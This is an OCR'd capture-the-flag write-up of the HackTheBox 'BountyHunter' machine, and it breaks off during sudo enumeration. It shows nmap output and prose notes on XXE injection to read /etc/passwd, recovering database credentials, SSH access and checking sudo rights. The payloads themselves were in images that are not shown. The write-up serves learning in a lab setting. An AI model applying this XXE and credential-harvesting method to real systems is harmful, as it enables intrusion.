HackTheBox BountyHunter


> Saikat Karmakar | Sept 18 : 2021


> 10.10.11.100

- **Enumeration**


```
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d4:4c:f5:79:9a:79:a3:b0:f1:66:25:52:c9:53:1f:e1 (RSA)
|   256 a2:1e:67:61:8d:2f:7a:37:a7:ba:3b:51:08:e8:89:a6 (ECDSA)
|_  256 a5:75:16:d9:69:58:50:4a:14:11:7a:42:c1:b6:23:44 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-favicon: Unknown favicon MD5:
556F31ACD686989B1AFCF382C05846AA
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Bounty Hunters
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


- We have a web server running let's try to get some directories & files


- 

- 


- Visiting the `protal.php` page lead us to another page


- 


- If we intercept the data we can see it's `base64` encoded
- 


- Decoding this we are getting `xml` data so maybe we can try `XXE` injection
- 


- It worked


- 


- 


- Also we got a file in the resource dir as well
- 

- 


- Looks like we can use the test account without any password also it talks about a database file which we found earlier but it was empty. Let's try to enumerate things further using our payload
- We can access the `/etc/passwd` file
- 

- Not sure why only this payload is giving us the result
- 

- 

- 

- We have the database creds now. Using the user-name we found earlier we can ssh into the box

- 

- We have some message here

```
development@bountyhunter:~$ cat contract.txt
Hey team,

I'll be out of the office this week but please make sure that our contract with Skytrain Inc gets completed.

This has been our first job since the "rm -rf" incident and we can't mess this up. Whenever one of you gets on please have a look at th
e internal tool they sent over. There have been a handful of tickets submitted that have been failing validation and I need you to figu
re out why.

I set up the permissions for you to test this. Good luck.

-- John
development@bountyhunter:~$ id
uid=1000(development) gid=1000(development) groups=1000(development)
```

- We can run this script as root user without password

```
development@bountyhunter:~$ sudo -l
Matching Defaults entries for development on bountyhunter:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User development may run the following commands on bountyhunter:
